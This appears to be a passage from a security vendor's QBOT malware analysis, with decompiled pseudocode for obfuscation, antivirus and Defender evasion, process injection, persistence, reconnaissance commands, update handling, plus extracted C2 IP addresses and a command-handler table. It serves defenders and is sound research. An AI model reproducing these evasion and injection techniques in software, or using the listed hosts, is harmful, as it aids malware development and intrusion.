QBOT calling GetString function

```
2 char *__fastcall MARE::GetString1(uint32_t id)
3 {
4   uint32_t v2; // [esp-Ch] [ebp-14h]
5   uint32_t v3; // [esp-8h] [ebp-10h]
6
7   return MARE::GetStringAux(g_ciphered_data_1, 0xFE0u, g_key_1, v2, v3);
8 }
```

GetString function currying GetStringAux with string bank and key parameters

See Appendix C (String Deciphering Implementation).

Import obfuscation

QBOT resolves its imports using a hash table:

```
g_p_api_kernel32 = MARE::GetAPI(g_kernel32_export_hashes, 0x138u, 0x2CFu);// b'kernel32.dll\x00'
```

QBOT calling GetApi function

```
1 void *__fastcall MARE::GetAPI(uint32_t *p_api_hashes, size_t size, uint32_t library_id)
```

GetApi function prototype

The malware resolves the library name through its GetString function and then resolves the hash table with a classic library’s exports via manual parsing, comparing each export to the expected hash. In this sample, the hashing comparison algorithm use this formula:

```
CRC32(exportName) XOR 0x218fe95b == hash
```

Resource obfuscation

The malware is embedded with different resources, the common ones are the configuration and the domains list. Resources are encrypted the same way: The decryption key may be either embedded within the data blob or provided. Once the resource is decrypted, an

embedded hash is used to check data validity.

```
33   if ( p_deciphering_key )
34     MARE::ConfigurationSerializerDeserializer::SetKey(p_configuration_parser, p_deciphering_key);
35
36   if ( rsrc_size >= 0x28 )
37   {
38     // ctf -> Key is contained in the rsrc.
39     _result = MARE::DecipherRsrcData(_p_rsrc_data, 0x14u, _p_rsrc_data + 20, rsrc_size - 20, *pp_data);
40
41     if ( (_result & 0x80000000) == 0 )
42       goto LABEL_17;
43
44     // ctf -> Mismatching sha1 => Key is provided.
45     key_size = p_configuration_parser->key_size;
46     if ( key_size )
47     {
48       _result = MARE::DecipherRsrcData(p_configuration_parser->key, key_size, _p_rsrc_data, rsrc_size, *pp_data);
49       if ( (_result & 0x80000000) == 0 )
50         goto LABEL_17;
```

QBOT decrypting its resource with embedded or provided key

See Appendix D (Resource Deciphering Implementation).

Cyrillic keyboard language detection

At different stages, QBOT will check if the computer uses a Cyrillic language keyboard. If it does, it prevents further execution.

```
1  BOOL MARE::DoesComputerUseCCCPKeyboard()
2  {
3    BOOL _result; // esi
4    unsigned int n_layouts; // ebx
5    unsigned int i; // edx
6    unsigned int j; // ecx
7    HKL layouts[64]; // [esp+8h] [ebp-118h] BYREF
8    uint16_t primary_language_ids[12]; // [esp+108h] [ebp-18h]
9
10   primary_language_ids[0] = LANG_RUSSIAN;
11   _result = 0;
12   primary_language_ids[1] = LANG_BELARUSIAN;
13   primary_language_ids[2] = LANG_KAZAK;
14   primary_language_ids[3] = LANG_AZERI;
15   primary_language_ids[4] = LANG_ARMENIAN;
16   primary_language_ids[5] = LANG_GEORGIAN;
17   primary_language_ids[7] = LANG_UZBEK;
18   primary_language_ids[8] = LANG_TAJIK;
19   primary_language_ids[9] = LANG_TURKMEN;
20   primary_language_ids[10] = LANG_UKRAINIAN;
21   primary_language_ids[11] = LANG_BOSNIAN;
22   primary_language_ids[6] = LANG_KYRGYZ;
```

Set of languages QBOT is looking to stop its execution

AVG/AVAST special behavior

AVG and Avast share the same antivirus engine. Thus if QBOT detects one of those antivirus running, it will also check at the installation stage if one of their DLLs is loaded within the malware memory space. If so, QBOT will skip the installation phase.

```
15   if ( (g_p_engine->detected_av & (ctf::AV::Id::kAvast|ctf::AV::Id::kAVG)) != 0 )
16   {
17     p_aswhooka_dll_str = MARE::GetString1(0x346u);// b'aswhooka.dll\x00'
18     p_aswhookx_dll_str = MARE::GetString1(0xDE8u);// b'aswhookx.dll\x00'
19     _p_aswhookx_dll_str = p_aswhookx_dll_str;
20     pp_str = p_aswhookx_dll_str;
21     if ( p_aswhooka_dll_str )
22     {
23       if ( p_aswhookx_dll_str )
24       {
25         MultiByteToWideChar(
26           0,
27           0,
28           ".sSvCG5MnD zF0efphbCUbsYN1r4 za g4Lb1V6zJHqf n9qNgtrhK52RNLEISGtW0ZD.AM FuMZMz9PeF
29           ".oDqMSIBULPk5DBVeSqqCac1sXWubC5BU36OEVYfXtFZXM bLCc4voV2SVRy A,ohzXDBUKbVE9sTCW,Zh
30           "DTsi,7NP9LuawjrMtCEcw9HyiJeuZYd7JuvSZb W38w8VDD9VsBWt6cv",
31           -1,
32           WideCharStr,
33           11);
34
35         if ( GetModuleHandleA(p_aswhooka_dll_str) || GetModuleHandleA(_p_aswhookx_dll_str) )
36           v1 = 1;
```

QBOT checking if AVG/AVAST has hooked its process

Windows Defender special behavior

If QBOT is running under **SYSTEM** account, it will add its persistence folder to the Windows Defender exclusion path in the registry. It will also do this for the legacy Microsoft Security Essential (MSE) exclusion path if detected.

```
144   if ( ::g_p_engine->process_account_type == ctf::ProcessAccountType::SYSTEM )
145   {
146     detected_av = ::g_p_engine->detected_av;
147     if ( (detected_av & ctf::AV::Id::kMicrosoftSecurityEssential) != 0 )
148     {
149       MARE::AddFolderToMSEExclusion(_p_w_persistence_folder_path);
150     }
151     else if ( detected_av )
152     {
153       goto LABEL_22;
154     }
155     MARE::AddFolderToWindowsDefenderExclusion(_p_w_persistence_folder_path);
156   }
```

QBOT adding its persistence folder to Windows Defender and MSE exclusion paths

Exception list process watchdog

Each second, QBOT parses running processes looking for one matching the hardcoded exception list. If any is found, a “fuse” value is set in the registry and the watchdog stops. If this fuse value is set, QBOT will not stop execution– but at the third stage, the malware will use randomly generated IP and won't be able to contact C2.

```
 1 void __stdcall ctf::callback::BlackListedRunningProcessWatchDog()
 2 {
 3   if ( MARE::GetUInt32ValueFromGlobalRegistryConfiguration0(ctf::RegistryValueId::kDoNotCheckForBlackListedRunningProcess) == -1 )
 4   {
 5 
 6     while ( MARE::IsRunningProcessesBlackList() <= 0 )
 7       g_p_api_kernel32->SleepEx(1000u, 1u);
 8 
 9     MARE::SetUInt64ValueToGlobalRegistryConfiguration(ctf::RegistryValueId::kBlackListedRunningProcessDetected, 1u);
10   }
11 }
```

Watchdog thread setting fuse if any Exceptionlisted process is detected

```
70     if ( MARE::GetUInt32ValueFromGlobalRegistryConfiguration0(ctf::RegistryValueId::kBlackListedRunningProcessDetected) == 1 )
71     {
72       WideCharStr = MultiByteToWideChar(
73                       0,
74                       0,
75                       "CX4ZFhn1fEyZco1hIkcWIB0rz .u1ukDXg5itILOZEKTAafAMPyMIjwkDdi9dyFnCTd7XXUqIAvJJ vrNSiU. 94UZ7LS62eZI"
76                       "AYc1Fnna9MqFsSohLwz TL8n3W4EH lHki1ywCAfwZKmx9uTztsX,yzyQpHW8su w1UCOrauUXE79KWa84shw",
77                       -1,
78                       &WideCharStr,
79                       11) & 0xFEFE;
80 
81       // ctf -> Random ip if any blacklisted process is detected.
82       address = g_p_api_ws2_32->inet_addr(g_p_target_ip_address);
83       in_addr = MARE::DeriveRandomIPAddress(address);
84       random_ip = g_p_api_ws2_32->inet_ntoa(in_addr);
85       MARE::StrCpyWithoutLastByte(g_p_target_ip_address, random_ip, v18);
86     }
```

QBOT using randomly generated IP address if fuse is set

QBOT process injection

Second stage injection

To inject its second stage into one of a hardcoded target, QBOT uses a classic **CreateProcess**, **WriteProcessMemory**, **ResumeProcess** DLL injection technique. The malware will create a process, allocate and write the QBOT binary within the process memory, write a copy of its engine, and patch the entry point to jump to a special function. This function performs a light initialization of QBOT and its engine within the new process environment, alerts the main process of its success, and then execute the second stage.

```
50         if ( MARE::CreateSuspendedProcess(_pp_w_windows_executable_paths[i], &process_information) >= 0
51           && MARE::MapQbotIntoRemoteProcessAndPatchEntryPointWithJmpToCallback(
52                MARE::callback::InjectedProcessEntryPoint,
53                &process_information,
54                _p_qbot_dll) )
55         {
56           h_remote_process_hello_event = ::g_p_api_kernel32->CreateEventA(
57                                            0,
58                                            0,
59                                            0,
60                                            p_injected_process_hello_event_guid);
61           if ( h_remote_process_hello_event )
62           {
63             GetLastError();
64             is_suspend_count_zero = MARE::ResumeRemoteProcess(&process_information) == 0;
65             g_p_api_kernel32 = ::g_p_api_kernel32;
66             if ( !is_suspend_count_zero )
67             {
68               is_injection_done = ::g_p_api_kernel32->WaitForSingleObject(h_remote_process_hello_event, 60000u) == 0;
```

QBOT second stage injection

```
1  int MARE::callback::InjectedProcessEntryPoint()
2  {
3    char p_event_3[39]; // [esp+0h] [ebp-28h] BYREF
4
5    MARE::ManuallyLoadImports(g_p_engine->p_qbot_dll);
6    MARE::InitializeGlobalHeap();
7    MARE::InitializeGlobalSequenceNumber();
8    MARE::InitializeGlobalTmpNtdllVariables();
9    MARE::InitializeGlobalAPIs0();
10   MARE::UpdateGlobalEngine();
11
12   g_p_engine->execution_mode = ctf::ExecutionMode::kInjectedProcess;
13
14   // ctf -> Hello from remote process !
15   MARE::GenerateRandomGUIDString(
16     p_event_3,
17     g_p_engine->computer_fingerprint_crc32 + ctf::Salt::kInjectedProcessHelloEvent);
18   MARE::TriggerEvent(p_event_3);
19   MARE::Memset(p_event_3, 0, 0x27u);
20
21   MARE::SecondStage();
22
23   g_p_api_kernel32->ExitProcessImplementation(0);
24   return 0;
25 }
```

QBOT injection entry point

Injecting library from command and control

QBOT uses the aforementioned method to inject libraries received from C2. The difference is that as well as mapping itself, the malware will also map the received binary and use a library loader as entry point.

```
77        if ( !MARE::CreateSuspendedProcess(pp_targets[i], &process_infos) )
78        {
79          g_dll_size = dll_size;
80          g_last_injected_process_id = id;
81          dword_10088118 = a4;
82          g_p_dll = MARE::ProcessVirtualAllocAndWriteMemory(process_infos.hProcess, p_dll_to_be_loaded, dll_size);
83          if ( g_p_dll )
84          {
85            if ( MARE::MapQbotIntoRemoteProcessAndPatchEntryPointWithJmpToCallback(
86                   MARE::callback::DllLoaderEP,
87                   &process_infos,
88                   g_p_engine->p_qbot_dll) )
89            {
90              if ( MARE::ResumeRemoteProcess(&process_infos) )
```

QBOT DLL loader injection

```
25   MARE::ManuallyLoadImports(g_p_engine->p_qbot_dll);
26   MARE::InitializeGlobalHeap();
27   MARE::InitializeGlobalSequenceNumber();
28   MARE::InitializeGlobalAPIs0();
29   MARE::UpdateGlobalEngine();
30
31   p_w_qbot_dll_full_path = MARE::Alloc0(0x20Au);
32   if ( p_w_qbot_dll_full_path )
33   {
34     lstrcpynW(p_w_qbot_dll_full_path, g_p_engine->w_qbot_full_path, 261);
35
36     _result = MARE::LoadDllAndCallEP(g_p_dll, g_dll_size, p_w_qbot_dll_full_path, &fp_EP);
```

QBOT Dll loader entrypoint

Multi-user installation

Part of the QBOT installation process is installing itself within others users' accounts. To do so, the malware enumerates each user with an account on the machine (local and domain), then dumps its configuration under the user's **Software\Microsoft** registry key, creates a persistence folder under the users' **%APPDATA%\Microsoft** folder, and finally tries to either launch QBOT under the user session if the session exist, or else creates a run key to launch the malware when the user will log in.

```
1  int __cdecl MARE::InstallAndRunQbotForOneUser(wchar_t *p_w_account_name, PSID p_target_sid, ctf::struc_29 *p_struc_29)
2  {
3    WCHAR p_w_running_cmdline[266]; // [esp+4h] [ebp-218h] BYREF
4    uint32_t arg8a; // [esp+218h] [ebp-4h] BYREF
5
6    if ( g_p_api_advapi32->EqualSidStub(p_target_sid, g_p_engine->p_process_token_user->User.Sid) )
7      return 0;
8
9    if ( MARE::InstallQbotForOneUser(p_target_sid, p_w_account_name, p_struc_29->p_struc_22, p_w_running_cmdline, &arg8a) )
10     return 0;
11   ++p_struc_29->n_install_achieved;
12
13   if ( MARE::CreateProcessAsUserIfLogged(p_w_running_cmdline, p_target_sid, p_struc_29)
14     || MARE::RegistryCreateStartupRunValue(p_target_sid, p_w_running_cmdline) >= 0 )
15   {
16     return 0;
17   }
18   else
19   {
20     return -2;
21   }
22 }
```

QBOT installation & run for one user

Dynamic persistence

QBOT registers a window handler to monitor suspend/resume events. When they occur, the malware will install/uninstall persistence.

```
12   MARE::Memset(&window_class, 0, 0x30u);
13   MARE::GenerateRandomString2(random_class_name, 0x1Eu, 0x32u, &g_p_engine->mtrng_data);
14   window_class.style = 3;
15   window_class.cbSize = 48;
16   window_class.lpszClassName = random_class_name;
17   window_class.lpfnWndProc = MARE::callback::DetectComputerSuspendAndResumeSetOrCleanPersistenceAccordingly;
18   window_class.hInstance = p_current_module;
19   if ( g_p_api_user32->RegisterClassExA(&window_class) )
20   {
21     g_h_window = g_p_api_user32->CreateWindowExA(
22                  0,
23                  random_class_name,
24                  random_class_name,
25                  0xCF0000,
26                  0x80000000,
27                  0x80000000,
28                  500,
29                  100,
30                  0,
31                  0,
32                  p_current_module,
33                  0);
```

QBOT window handler registration

```
int __stdcall MARE::callback::DetectComputerSuspendAndResumeSetOrCleanPersistenceAccordingly(
        HWND h_window,
        uint32_t message,
        WPARAM wparam,
        LPARAM lparam)
{
  if ( message == WM_QUERYENDSESSION )
    goto LABEL_10;

  if ( message == WM_QUIT )
  {
    g_p_api_user32->PostQuitMessage(0);
    return g_p_api_user32->DefWindowProcA(h_window, WM_QUIT, wparam, lparam);
  }

  if ( message != WM_POWERBROADCAST )
    return g_p_api_user32->DefWindowProcA(h_window, message, wparam, lparam);

  if ( wparam == PBT_APMSUSPEND )
  {
LABEL_10:
    MARE::WriteQbotAndQbotUpdateOnDiskAndCreateSchtasks();
  }
  else if ( wparam == PBT_APMRESUMESUSPEND || wparam == 18 )
  {
    MARE::DeleteRegistryRunValuePersistenceAndIfSystemDeleteSchTask();
  }
  return 0;
}
```

QBOT window handler catching suspend/resume event

QBOT registers a console event to handle shutdown/reboot events as well.

```
int MARE::AllocConsoleAndSetConsoleHandlerToDetectShutdownAndDoPersistence()
{
  if ( g_p_engine->process_account_type != ctf::ProcessAccountType::SYSTEM || MARE::IsSessionInteractive() )
    return -1;

  g_p_api_kernel32->AllocConsole();
  g_p_api_kernel32->SetConsoleCtrlHandler(MARE::callback::ConsoleDetectShutdownAndDoPersistence, 1);
  return 0;
}
```

QBOT registering console handler

```
int __stdcall MARE::callback::ConsoleDetectShutdownAndDoPersistence(uint32_t ctrl_type)
{
  if ( ctrl_type != CTRL_LOGOFF_EVENT )
  {
    if ( ctrl_type != CTRL_SHUTDOWN_EVENT )
      return 0;
    MARE::WriteQbotAndQbotUpdateOnDiskAndCreateSchtasks();
  }
  return 1;
}
```

QBOT console handler catching shutdown/reboot event

Command and control public key pinning

QBOT has a mechanism to verify the signature of every message received from its command and control. The verification mechanism is based on a public key embedded in the sample. This public key could be used to identify the campaign the sample belongs to,

but this mechanism may not always be present.

```
63      p_response = MARE::http::UnwrapResponse(p_b64_response);
64      _p_response = p_response;
65      if ( p_response )
66      {
67        p_buffer = 0;
68        if ( MARE::rpc::ParseRequest(p_response, &v32, &function_id, &pp_parameters, &n_parameters, b64_data_signature) >= 0 )
69        {
70          v20 = v32;
71          if ( MARE::rpc::VerifyRequest(b64_data_signature, v32, p_data, function_id) )
72          {
73            if ( v20 )
74            {
75              v13 = 1;
76              v21 = MARE::rpc::HandleRequest(
77                      _p_server_ip_address,
78                      p_server_port,
79                      1u,
80                      function_id,
81                      pp_parameters,
82                      n_parameters,
83                      &p_buffer);
```

QBOT command and control message processing

```
40    && g_p_api_crypt32->CryptImportPublicKeyInfo(h_provider, 0x10001, p_cert_public_key_info, &h_public_key)
41    && g_p_api_advapi32->CryptCreateHashStub(h_provider, CALG_SHA1, 0, 0, &h_hash)
42    && g_p_api_advapi32->CryptHashDataStub(h_hash, p_data, data_size, 0) )
43  {
44    MARE::ReverseBytes(p_data_signature);
45    if ( g_p_api_advapi32->CryptVerifySignatureAStub(h_hash, p_data_signature, 256, h_public_key, 0, 0) )
46      v5 = 1;
47  }
```

Message signature verification with hardcoded command and control public key

The public key comes from a hardcoded XOR-encrypted data blob.

```
1  uint8_t *MARE::GetGlobalPublicKey()
2  {
3    uint8_t *p_buffer_0x126_bytes; // eax
4    uint8_t *_p_buffer_0x126_bytes; // edx
5    unsigned int i; // esi
6    uint8_t *v3; // ecx
7    uint8_t v4; // al
8
9    p_buffer_0x126_bytes = MARE::Alloc0(0x126u);
10   _p_buffer_0x126_bytes = p_buffer_0x126_bytes;
11   if ( p_buffer_0x126_bytes )
12   {
13
14     for ( i = 0; i < 0x126; ++i )
15     {
16       v3 = &_p_buffer_0x126_bytes[i];
17       v4 = g_ciphered_x509_public_key[i] ^ g_key[i & 0xF];
18       *v3 = v4;
19     }
20     return _p_buffer_0x126_bytes;
21   }
22   return p_buffer_0x126_bytes;
23 }
```

Hardcoded command and control public key being XOR-decrypted

Computer information gathering

Part of QBOT communication with its command and control is sending information about the computer. Information are gathered through a set Windows API calls, shell commands and Windows Management Instrumentation (WMI) commands:

```
92     _p_infos->is_wts_client = v2->is_wts_client;
93     _p_infos->p_w_process_account_name = MARE::WStrClone(g_p_engine->w_process_account_name);
94     _p_infos->process_account_type = g_p_engine->process_account_type;
95     _p_infos->cpu_arch = g_p_engine->cpu_arch + 1;
96     _p_infos->process_integrity_level = g_p_engine->process_integrity_level;
97     _p_infos->detected_av = g_p_engine->detected_av;
98     _p_infos->p_w_installed_antivirus = MARE::GetInstalledAntivirus();
99     _p_infos->p_w_process_name = MARE::GetProcessorName();
100    _p_infos->screen_width = g_p_api_user32->GetSystemMetrics(SM_CXSCREEN);
101    _p_infos->screen_height = g_p_api_user32->GetSystemMetrics(SM_CYSCREEN);
102    _p_infos->p_struc_60 = MARE::struc_60::New();
103    _p_infos->p_w_qbot_full_path = g_p_engine->w_qbot_full_path;
104    _p_infos->p_w_process_full_path = g_p_engine->w_process_full_path;
105
106    p_w_whoami = MARE::GetWString0(0x31Du);     // b'whoami /all\x00'
107    p_w_getenv = MARE::GetWString0(0xA6u);      // b'cmd /c set\x00'
108    p_w_arp = MARE::GetWString0(0x25Au);        // b'arp -a\x00'
109    v43 = p_w_arp;
110    p_w_ipconfig = MARE::GetWString0(0x22Du);   // b'ipconfig /all\x00'
111    v48 = p_w_ipconfig;
112    p_w_net_view = MARE::GetWString0(0x23Bu);   // b'net view /all\x00'
113    v47 = p_w_net_view;
114    WString0 = MARE::GetWString0(0x2E1u);       // b'nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.%s\x00'
115    MARE::WSprintf(&p_w_nslookup, 0x80u, WString0, g_p_engine->p_w_computer_netbios_name);
116    v54 = MARE::GetWString0(0x178u);            // b'nltest /domain_trusts /all_trusts\x00'
117    v53 = MARE::GetWString0(0x353u);            // b'net share\x00'
118    MultiByteToWideChar(0, 0, "DnEKb bZr5xwzjHkW,5rU1tf0,4sSkQQtl7URXghwWeIA.6ay1 Y9lu.k8otu", -1, WideCharStr, 11);
119    v52 = MARE::GetWString0(0xDBu);             // b'route print\x00'
120    v51 = MARE::GetWString0(0x15u);             // b'netstat -nao\x00'
121    p_w_wmi_query = MARE::GetWString0(0x92u);   // b'net localgroup\x00'
122    p_wmi_namespace = MARE::GetWString0(0xC6u); // b'qwinsta\x00'
123
```

Computer information gathering 1/2

```
171      p_wmi_namespace = MARE::GetWString1(0xC9Eu);// b'ROOT\\CIMV2\x00'
172      WString1 = MARE::GetWString1(0x32u);      // b'Win32_ComputerSystem\x00'
173      WString0 = WString1;
174      p_w_wmi_query = MARE::GetWString1(0x533u);// b'Win32_Bios\x00'
175      v51 = MARE::GetWString1(0xF4Au);          // b'Win32_DiskDrive\x00'
176      v52 = MARE::GetWString1(0x5A3u);          // b'Win32_PhysicalMemory\x00'
177      v53 = MARE::GetWString1(0x299u);          // b'Win32_Product\x00'
178      v54 = MARE::GetWString1(0xD30u);          // b'Win32_PnPEntity\x00'
179      v23 = MARE::GetWString1(0x4B5u);          // b'Caption,Description,Vendor,Version,InstallDate,InstallSource,PackageName\x00'
180      v47 = v23;
181      v24 = MARE::GetWString1(0x641u);          // b'Caption,Description,DeviceID,Manufacturer,Name,PNPDeviceID,Service,Status\x00'
182      v25 = WString1;
```

Computer information gathering 2/2

One especially interesting procedure listed installed antivirus via WMI:

```
1  wchar_t *ctf::GetInstalledAntivirus()
2  {
3    wchar_t *v0; // ebx
4    size_t v2; // eax
5    unsigned int v3; // esi
6    unsigned int v4; // edi
7    wchar_t *v5; // eax
8    WCHAR WideCharStr[12]; // [esp+14h] [ebp-38h] BYREF
9    VARIANTARG pvarg; // [esp+2Ch] [ebp-20h] BYREF
10   ctf:WMI *pp_buffer; // [esp+40h] [ebp-Ch] BYREF
11   wchar_t *p_w_class; // [esp+44h] [ebp-8h] BYREF
12   wchar_t *p_w_query; // [esp+48h] [ebp-4h] BYREF
13
14   v0 = 0;
15   p_w_class = MARE::GetWString1(0xA3Eu);        // b'root\\SecurityCenter2\x00'
16   pp_buffer = MARE::GetWMI(p_w_class);
17   GetOEMCP();
18   MARE::WDeleteString(&p_w_class);
19   if ( !pp_buffer )
20     return 0;
21   p_w_query = MARE::GetWString1(0x3F5u);        // b'SELECT * FROM AntiVirusProduct\x00'
22   p_w_class = MARE::GetWString1(0x7C2u);        // b'displayName\x00'
```

QBOT listing installed antivirus via a WMI command

Update mechanism

QBOT can receive updates from its command and control. The new binary will be written to disk, executed through a command line, and the main process will terminate.

```
37  if ( MARE::SaveUpdatedQbotToGlobal(p_update_qbot, data_size) >= 0 )
38  {
39    if ( !start_updated_qbot )
40      goto LABEL_26;
41
42    p_random_filepath = MARE::GenerateRandomFilePath(g_p_engine->w_qbot_root_directory, is_dll != 1 ? 0x81 : 0x3A7);// b'.exe\x00' : b'.dll\x00'
43    p_w_filename = p_random_filepath;
44    if ( !p_random_filepath )
45      return -2;
46
47    p_cmd_line = MARE::CreateCmdLine(p_random_filepath, 0, is_dll);
48    _p_cmd_line = p_cmd_line;
49    if ( !p_cmd_line )
50    {
51      MARE::DeleteBuffer(&p_w_filename, 0xFFFFFFFE);
52      return -2;
53    }
54    if ( MARE::CreateAlwaysWriteFile(p_w_filename, _p_update_qbot, data_size) >= 0 )
55    {
56      if ( MARE::CreateProcessAndWaitForEvent(p_cmd_line) >= 0 )
57      {
58        v10 = MARE::StrToInt32(p_str);
59        MARE::SetUInt64ValueToGlobalRegistryConfiguration(ctf::RegistryValueId::k0x3, v10);
```

QBOT writing to disk and running the updated binary

```
73  if ( g_is_updated_qbot_running )
74    MARE::SetStopGlobal();
```

QBOT stopping execution if update is running

Process injection manager

QBOT has a system to keep track of processes injected with binaries received from its command and control in order to manage them as the malware receives subsequent commands. It also has a way to serialize and save those binaries on disk in case it has to stop execution and recover execution when restarted.

To do this bookkeeping, QBOT maintains two global structures — a list of all binaries received from its command and control, and a list of running injected processes:

```
135     p_dll_to_inject[k].b64_dll_crc32 = b64_dll_crc32;
136     p_dll_to_inject[k].field_10 = v36;
137     p_dll_to_inject[k].enabled = 1;
138     if ( MARE::SerializeDllToInjectArrayAndUpdateConfigurationFile(p_dll_to_inject, p_n) >= 0 )
139     {
140       index = 0;
141       index = MARE::GetGlobalInjectedProcessIndexById(id);
142       if ( index >= 0 )
143         MARE::KillInjectedProcess(index);
144
145       MARE::InjectProcessWithDllLoaderEP(
146         p_dll_to_inject[k].id,
147         p_dll_to_inject[k].p_b64_dll,
148         p_dll_to_inject[k].field_10,
149         0);
150     }
```

QBOT’s list of DLL to inject received from its command and control.

```
167           g_injected_processes[index].id = id;
168           g_injected_processes[index].is_running = 1;
169           g_injected_processes[index].h_event = h_event;
170           g_injected_processes[index].h_process = process_infos.hProcess;
```

QBOT’s list of running injected processes

Conclusion

The QBOT malware family is highly active and still part of the threat landscape in 2022 due to its features and its powerful modular system. While initially characterized as an information stealer in 2007, this family has been leveraged as a delivery mechanism for additional malware and post-compromise activity.

Elastic Security provides out-of-the-box prevention capabilities against this threat. Existing Elastic Security users can access these capabilities within the product. If you're new to Elastic Security, take a look at our Quick Start guides (bite-sized training videos to get you started quickly) or our free fundamentals training courses. You can always get started with a free 14-day trial of Elastic Cloud.

MITRE ATT&CK Tactics and Techniques

MITRE ATT&CK is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- Tactic: Privilege Escalation
- Tactic: Defense Evasion
- Tactic: Discovery
- Tactic: Command and Control

Techniques / Sub Techniques

Techniques and Sub techniques represent how an adversary achieves a tactical goal by performing an action.

- Technique: Process Injection (T1055)
- Technique: Modify Registry (T1112)
- Technique: Obfuscated Files or Information (T1027)
- Technique: Obfuscated Files or Information: Indicator Removal from Tools (T1027.005)
- Technique: System Binary Proxy Execution: Regsvr32 (T1218.010)
  Technique: Application Window Discovery (T1010)
- Technique: File and Directory Discovery (T1083)
- Technique: System Information Discovery (T1082)

- Technique: System Location Discovery (T1614)
- Technique: Software Discovery: Security Software Discovery (T1518.001)
- Technique: System Owner/User Discovery (T1033)
- Technique: Application Layer Protocol: Web Protocols (T1071.001)

Observations

While not specific enough to be considered indicators of compromise, the following information was observed during analysis that can help when investigating suspicious events.

File System

Persistence folder

```
%APPDATA%\Microsoft\[Random Folder]
```

Example:

```
C:\Users\Arx\AppData\Roaming\Microsoft\Vuhys
```

Registry

Scan Exclusion

```
HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\[Persistence Folder]
```

Example:

```
HKLM\SOFTWARE\Microsoft\Windows
Defender\Exclusions\Paths\C:\Users\Arx\AppData\Roaming\Microsoft\Blqgeaf
```

Configuration

Configuration

```
HKU\[User SID]\Software\Microsoft\[Random Key]\[Random Value 0]
```

Example:

```
HKU\S-1-5-21-2844492762-1358964462-3296191067-
1000\Software\Microsoft\Silhmfua\28e2a7e8
```

Appendices

Appendix A (extracted network infrastructure)

1.161.71.109:443	186.105.121.166:443	47.156.191.217:443
1.161.71.109:995	187.102.135.142:2222	47.180.172.159:443
100.1.108.246:443	187.207.48.194:61202	47.180.172.159:50010
101.50.103.193:995	187.250.114.15:443	47.23.89.62:993
102.182.232.3:995	187.251.132.144:22	47.23.89.62:995
103.107.113.120:443	190.252.242.69:443	5.32.41.45:443
103.139.243.207:990	190.73.3.148:2222	5.95.58.211:2087
103.246.242.202:443	191.17.223.93:32101	66.98.42.102:443
103.87.95.133:2222	191.34.199.129:443	67.209.195.198:443
103.88.226.30:443	191.99.191.28:443	68.204.7.158:443
105.226.83.196:995	196.233.79.3:80	70.46.220.114:443
108.60.213.141:443	197.167.62.14:993	70.51.138.126:2222
109.12.111.14:443	197.205.127.234:443	71.13.93.154:2222
109.228.220.196:443	197.89.108.252:443	71.74.12.34:443
113.11.89.165:995	2.50.137.197:443	72.12.115.90:22
117.248.109.38:21	201.145.189.252:443	72.252.201.34:995
120.150.218.241:995	201.211.64.196:2222	72.76.94.99:443
120.61.2.95:443	202.134.152.2:2222	73.151.236.31:443
121.74.167.191:995	203.122.46.130:443	73.67.152.98:2222
125.168.47.127:2222	208.107.221.224:443	74.15.2.252:2222
138.204.24.70:443	209.197.176.40:995	75.113.214.234:2222
140.82.49.12:443	217.128.122.65:2222	75.99.168.194:443
140.82.63.183:443	217.164.210.192:443	75.99.168.194:61201
140.82.63.183:995	217.165.147.83:993	76.169.147.192:32103
143.0.34.185:443	24.178.196.158:2222	76.25.142.196:443
144.202.2.175:443	24.43.99.75:443	76.69.155.202:2222
144.202.2.175:995	31.35.28.29:443	76.70.9.169:2222
144.202.3.39:443	31.48.166.122:2078	78.87.206.213:995

144.202.3.39:995	32.221.224.140:995	80.11.74.81:2222
148.64.96.100:443	37.186.54.254:995	81.215.196.174:443
149.28.238.199:443	37.34.253.233:443	82.152.39.39:443
149.28.238.199:995	38.70.253.226:2222	83.110.75.97:2222
172.114.160.81:995	39.41.158.185:995	84.241.8.23:32103
172.115.177.204:2222	39.44.144.159:995	85.246.82.244:443
173.174.216.62:443	39.52.75.201:995	86.97.11.43:443
173.21.10.71:2222	39.57.76.82:995	86.98.208.214:2222
174.69.215.101:443	40.134.246.185:995	86.98.33.141:443
175.145.235.37:443	41.228.22.180:443	86.98.33.141:995
176.205.119.81:2078	41.230.62.211:993	88.228.250.126:443
176.67.56.94:443	41.38.167.179:995	89.211.181.64:2222
176.88.238.122:995	41.84.237.10:995	90.120.65.153:2078
179.158.105.44:443	42.235.146.7:2222	91.177.173.10:995
180.129.102.214:995	45.241.232.25:995	92.132.172.197:2222
180.183.128.80:2222	45.46.53.140:2222	93.48.80.198:995
181.118.183.98:443	45.63.1.12:443	94.36.195.250:2222
181.208.248.227:443	45.63.1.12:995	94.59.138.62:1194
181.62.0.59:443	45.76.167.26:443	94.59.138.62:2222
182.191.92.203:995	45.76.167.26:995	96.21.251.127:2222
182.253.189.74:2222	45.9.20.200:443	96.29.208.97:443
185.69.144.209:443	46.107.48.202:443	96.37.113.36:993

Appendix B (command handlers)

Id	Handler
0x1	MARE::rpc::handler::CommunicateWithC2

Id	Handler
0x6	MARE::rpc::handler::EnableGlobalRegistryConfigurationValuek0x14
0x7	MARE::rpc::handler::DisableGlobalRegistryConfigurationValuek0x14
0xa	MARE::rpc::handler::KillProcess
0xc	MARE::rpc::handler::SetBunchOfGlobalRegistryConfigurationValuesAndTriggerEvent1
0xd	MARE::rpc::handler::SetBunchOfGlobalRegistryConfigurationValuesAndTriggerEvent0
0xe	MARE::rpc::handler::DoEvasionMove
0x12	MARE::rpc::handler::NotImplemented
0x13	MARE::rpc::handler::UploadAndRunUpdatedQBOT0
0x14	MARE::rpc::handler::Unk0
0x15	MARE::rpc::handler::Unk1
0x19	MARE::rpc::handler::UploadAndExecuteBinary
0x1A	MARE::rpc::handler::UploadAndInjectDll0
0x1B	MARE::rpc::handler::DoInjectionFromDllToInjectByStr
0x1C	MARE::rpc::handler::KillInjectedProcessAndDisableDllToInject
0x1D	MARE::rpc::handler::Unk3
0x1E	MARE::rpc::handler::KillInjectedProcessAndDoInjectionAgainByStr
0x1F	MARE::rpc::handler::FastInjectdll

Id	Handler
0x21	MARE::rpc::handler::ExecuteShellCmd
